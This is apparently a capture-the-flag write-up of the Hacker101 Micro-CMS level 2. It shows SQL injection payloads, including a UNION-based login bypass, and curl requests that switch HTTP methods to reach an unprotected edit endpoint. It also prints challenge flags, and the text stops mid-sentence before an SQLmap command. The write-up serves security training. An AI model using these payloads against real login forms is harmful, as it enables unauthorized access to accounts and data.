Hacker101-Level-2

It is a page where I will improve my skills on web application security as it allows me to practice in a very easy way vulnerabilities such as XSS, SQLi, XXE, etc.

In this write up I will show the technical process I executed to complete level 2 (Micro-CMS).


Goal: FInd 3 flags

Review:

Before trying to find a vulnerability we must understand how the web application works and review the source code of everything, this level is the continuation of the previous one, when reviewing the previous steps I found some things that caught my attention:

→ You must be the administrator to be able to modify and add pages. When trying to authenticate we get a form, so it makes me think of SQLi.
→ The administrator left us a message.

Flag 0:


Hacker101 CTF
Hacker101 CTF
Log in
35.227.24.107/91c682c984/login

<-- Go Home

Log In


Username:
Password:
Log In

Before attempting anything else we must authenticate ourselves to do this we can try the following:

→ Brute force with common users
→ SQL Injection


I will try both!

When I tried brute force I got nothing, so I will try SQL injection.



```
username=admin'&password=admin
```

When executing this payload we get the following error that gives us a lot of information, now I have the SQL statement that the server uses to authenticate us and I know that they use MySQL!




```
raceback (most recent call last):
 File "./main.py", line 145, in do_login
   if cur.execute('SELECT password FROM admins WHERE username=\'%s\''
 request.form['username'].replace('%', '%%')) == 0:
 File "/usr/local/lib/python2.7/site-packages/MySQLdb/cursors.py",
ine 255, in execute
   self.errorhandler(self, exc, value)
 File "/usr/local/lib/python2.7/site-packages/MySQLdb/connections.py",
line 50, in defaulterrorhandler
   raise errorvalue
rogrammingError: (1064, "You have an error in your SQL syntax; check
he manual that corresponds to your MariaDB server version for the
ight syntax to use near ''admin''' at line 1")
```

From here we can create more elaborate payloads to obtain more information about the database.

I used the following payload to try to execute a UNION statement and got a different error, which gives me more information about how the SQL statement works to authenticate users.


→ admin'UNION+SELECT+*+FROM+information_schema.tables;--



```
/lib/python2.7/site-packages/MySQLdb/connections.py", line 50, in defau
ue
(1222, 'The used SELECT statements have a different number of columns')
```

I created another payload to try to get the database engine version but I got a different answer!

→ admin'UNION+SELECT+@@version;--



```
</h1>
<form method="POST">
  Username: <input type
  <br>
  Password: <input type
  <br>
  <input type="submit"
  <div style="color: re
    Invalid password
  </div>
</form>
```


After researching for quite a while, I discovered that we can use another technique called "SQL Injection Login bypass" and you can use the following link to learn more.

https://www.sqlinjection.net/login/

When I discovered this technique I made the following payload:

→ admin'UNION+SELECT+'123'+AS+password+FROM+admins;--

Now that we are logged in we can see the following, we can also modify and create new pages:


Workspaces Applications

Hacker101 CTF × Hacker101 CTF × Micro-CMS


35.227.24.107/91c682c984/

Log out

- Micro-CMS Changelog
- Markdown Test
- Private Page

Create a new page

The first flag can be found on the private page.


35.227.24.107/91c682c984/page/3

<-- Go Home
Edit this page

Private Page


My secret is ^FLAG^e9afc6fcdfe201

Flag 1:

When trying to get the following flag and having no idea how to do it, I decided to get a new tip and it was the following:


→ Just because request fails with one method doesn't mean it will fail with a different method.

So I decided to change the method of the request with CURL and this was the result:



```
curl -v -X OPTIONS http://35.227.24.107/91c682c984/page/edit/1
*   Trying 35.227.24.107:80...
* Connected to 35.227.24.107 (35.227.24.107) port 80 (#0)
> OPTIONS /91c682c984/page/edit/1 HTTP/1.1
> Host: 35.227.24.107
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.0 (Ubuntu)
< Date: Mon, 06 Dec 2021 19:41:08 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 0
< Connection: keep-alive
< Allow: HEAD, GET, POST, OPTIONS
```

I tried each of them but got nothing, until I changed the URL and repeated until it worked with POST.




```
curl -v -X POST http://35.227.24.107/91c682c984
*   Trying 35.227.24.107:80...
* Connected to 35.227.24.107 (35.227.24.107) port
> POST /91c682c984/page/edit/1 HTTP/1.1
> Host: 35.227.24.107
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.0 (Ubuntu)
< Date: Mon, 06 Dec 2021 19:42:31 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 76
< Connection: keep-alive
<
* Connection #0 to host 35.227.24.107 left intact
^FLAG^b3f4e8e73952f3c2d22eed00d4fe0f5580f9616684f2
```

Flag 2:

For the second flag it took me a long time to find it as I had no idea where to look, I tried XSS and more SQLi but I got nothing, so I decided to use SQLmap with the following command:

